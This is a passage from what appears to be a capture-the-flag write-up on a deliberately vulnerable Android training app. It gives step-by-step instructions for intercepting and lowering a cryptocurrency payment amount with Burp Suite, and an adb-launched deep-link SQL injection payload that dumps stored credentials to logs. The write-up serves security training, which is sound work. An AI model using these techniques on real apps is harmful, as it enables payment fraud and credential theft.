The vulnerability occurs due to inadequate encryption, lack of secure protocols, or improper handling of authentication during data transmission. Attackers can exploit this vulnerability to intercept, read, modify, or inject data between the sender and the receiver, compromising the integrity and confidentiality of the communication.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to sensitive data, data leakage, unauthorized modifications, and loss of privacy. Attackers could potentially gain access to user credentials, financial information, personal messages, and other confidential data.

## 4. Proof of Concept (PoC):


### Concept:

Here in this example I am trying to purchase and added items for almost a $1000 or more, but I am able to intercept the request of blockchain payment request and change into a minimum bare amount and forwarding the request through burp, and I am able to identify that the altered amount has reflect on the app to. Thus making it vulnerable to unmatched pricing for the items added.

### Reproducing MitM:


1. Connect BurpSuite and the Android Device using Proxy ,Follow the instruction available from https://portswigger.net/burp/documentation/desktop/mobile/config-android-device to setup proxy with certificate.Also download openssl fromhttps://code.google.com/archive/p/openssl-for-windows/downloads to convert the cert file to pem.
2. The instructions to setup Trusted certificate into the Mobile device is available at https://blog.ropnop.com/configuring-burp-suite-with-android-nougat
3. NOTE: After turning my emulator device to root mode,during my installation on emulator I faced an error to remounting the device I had to start the emulated as
    a. .\emulator -avd Pixel_6_API_31 -writable-system
    b. I was able to remount the device after this step
4. Add items on the cart for have amount for almost any desired amount
5. Click on View Cart and proceed to the Summary page ,where you get to know the actual amount of the ETH cost for the purchase made
6. Turn on the proxy on the Burp, and click Pay on the app, capture the request.
7. Alter the Eth amount on the JSON object request that is posted ,determine the minimum threshold by trying different lower amounts using the repeater tab on Burp.
8. If you have found the minimum threshold for the request to succeed, you could use that value on the actual request that was intercepted from the app and forward it
9. Right click and do intercept -> Response of the request.
10. You will get a success response, and you could see that the amount is changed.

11. Go to the Ordered Tab in the app and click on Payment status ,it will show that it has requested only a small amount to pay as altered
12. This verifies that the Man in the middle attack can be performed and mislead a data.


Actual Amount

Altering minimum amount on JSON request intercepted




Altered Value created

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Implement strong encryption protocols, such as TLS/SSL, for securing communication channels.

- Ensure proper certificate validation to prevent attackers from using rogue certificates.

- Implement secure authentication mechanisms to verify the identities of the communicating parties.

- Educate users about the importance of secure connections and encourage the use of trusted networks.

**6. Affected Users:**

Users of the CFYVuln App who communicate over unsecured or vulnerable channels are potentially affected by this vulnerability.

# Testing for Injection Flaws (MSTG-PLATFORM-2)

## OWASP ID: [A03:2021-Injection]

**Description:**

The CFYVuln App is potentially vulnerable to deep link vulnerabilities, which are security risks associated with the implementation and handling of deep links. Deep links allow seamless navigation from external sources directly into specific screens or content within an app. Improper implementation or validation of deep links can introduce security weaknesses that attackers may exploit.

Affected Component(s):

- Deep link implementation and handling

**2. Technical Analysis:**

The vulnerability arises from improper validation, insufficient input sanitization, or lack of security checks when processing deep links. Attackers can manipulate deep links to perform unauthorized actions, gain unauthorized access, or execute malicious code within the app.

**3. Impact:**

Exploiting this vulnerability could lead to unauthorized access to specific screens or content within the app, unauthorized actions being performed, or even the execution of malicious code. Attackers could potentially compromise user privacy, manipulate app behavior, or steal sensitive data.

**4. Proof of Concept (PoC):**

The following steps outline how an attacker could potentially exploit deep link vulnerabilities:

- Identify deep link endpoints within the app.


- Manipulate deep link parameters to perform unauthorized actions or access restricted content.

Deep linking is a technique used in mobile applications to enable seamless navigation from one app to another or from an external source (such as a website or notification) directly into a specific screen or content within an app. Deep links are URLs that are associated with specific actions or content within an app and allow users to bypass the app's home screen and go directly to the desired location.


Deep link vulnerabilities refer to security risks associated with the implementation and handling of deep links in mobile applications. While deep links are intended to enhance user experiences, they can also introduce potential security weaknesses if not properly implemented or validated.

**Concept:**

With the referral feature in the User cart screen, the user will be able to copy it to the clipboard and share to any user and the user will get a screen stating the referred Username.The sample url of the referral is http://cfyuln/?refer=6209 where the unique id is linked to a account on the same mobile ,the reference is used to get the details of the user name.Here ,we alter the url to perform a SQL injection, to fetch the data of the table.




Share referral




Screenshot

**Reproducing Deeplink Vulnerability:**

1. Open the terminal and redirect to the directory where ADB tools are found under platformtools of Android Studio SDK or download the platformtool separately

```
PS D:\CFYVULNAPP> cd "D:\sdk\platform-tools"
```

2. Check for Devices that are connected to the computer using adb tools

```
PS D:\sdk\platform-tools> .\adb devices
List of devices attached
emulator-5554   device
```

3. The above command lists the total number of devices connected with the computer along with the status of device

   List of devices attached

   emulator-5554 offline

   List of devices attached

   emulator-5554 device

4. Connect the device with ADB tools enter the following command:

```
PS D:\sdk\platform-tools> .\adb -s emulator-5554 shell
emulator64_x86_64_arm64:/ #
```

   -- here -s is to connect a specific device with the model number found from adb devices


5. To start the deeplink ,balance the url to inject an SQL query along with http://cfyuln/?refer= having the balanced url to be http://cfyuln/?refer=\'+OR+\'1 and start the activity from adb tools

```
PS D:\sdk\platform-tools> .\adb shell am start -a android.intent.action.VIEW -d "http://cfyuln/?refer=\'+OR+\'1" cfy.vuln.app
Starting: Intent { act=android.intent.action.VIEW dat=http://cfyuln/... pkg=cfy.vuln.app }
```

6. This shows the user name ,which you is not mentioned without any ID.
7. Next save the log ,to read the data that was printed during the execution of the deep link, you will find the username,password and email that was created in the app

```
PS D:\sdk\platform-tools> .\adb logcat -d > D:\sdk\mylogcat.txt
```

8. Following is the Log output retrived while performing and sql injection


Screenshot

**5. Recommendation:**

To address this vulnerability, the following steps are recommended:

- Implement proper input validation and sanitization of deep link parameters.

- Implement access controls to ensure that only authorized users can access specific deep link endpoints.

- Avoid performing sensitive actions directly based on deep link data; verify user identity and authorization before executing such actions.

- Regularly review and test deep link implementations for potential security weaknesses.

**6. Affected Users:**

Users of the CFYVuln App who interact with deep links within the app are potentially affected by this vulnerability.

**7. Additional Information:**

While deep links provide convenience, their security implications must not be overlooked. Developers should prioritize secure deep link handling to prevent potential vulnerabilities.

## Conclusion:

The CFYVuln application has been meticulously designed to replicate real-world vulnerabilities and security flaws that are commonly targeted during Capture The Flag (CTF) challenges. Through careful analysis and exploration, it becomes evident that this application serves as an excellent training ground for aspiring security professionals, developers, and enthusiasts to enhance their understanding of various security concerns and mitigation strategies.

The vulnerabilities presented in CFYVuln expose participants to a wide range of security issues, including SQL injection, root detection bypass, debug mode activation, insecure logging practices, and more. Each vulnerability provides a unique opportunity to develop practical skills in identifying, exploiting, and remediating security weaknesses.

By engaging with CFYVuln, I was able to explore:

**Real-World Scenarios**: The vulnerabilities found within CFYVuln reflect scenarios that security practitioners frequently encounter. This exposure allows participants to gain hands-on experience in addressing similar vulnerabilities in actual applications.

**Develop Critical Thinking**: Participants must apply critical thinking and problem-solving skills to exploit the vulnerabilities effectively. This encourages them to think like attackers and anticipate potential security risks.

**Practice Ethical Hacking:** Engaging with CFYVuln provides participants with a controlled environment to practice ethical hacking techniques. This experience is invaluable for improving offensive security skills and understanding how attackers might approach vulnerabilities.

**Understand Mitigation Strategies:** Each vulnerability presents an opportunity to explore various mitigation strategies and best practices for safeguarding applications against attacks. This knowledge is essential for building robust, secure software.

**Collaborate and Learn**: CFYVuln can be used in group settings or individual challenges, fostering collaboration and knowledge sharing among participants. It serves as a platform to learn from one another's approaches and insights.

**Stay Current:** As the security landscape evolves, so do the vulnerabilities and threats. CFYVuln keeps participants up to date with the latest security concerns, ensuring that their knowledge remains relevant and adaptable.

In conclusion, the CFYVuln application offered an immersive learning experience for individuals seeking to enhance their skills in information security, ethical hacking, and secure software development. By navigating through its vulnerabilities and implementing effective countermeasures, participants gain a comprehensive understanding of real-world security challenges, thus empowering themselves to become more proficient and resilient in the face of ever-evolving threats.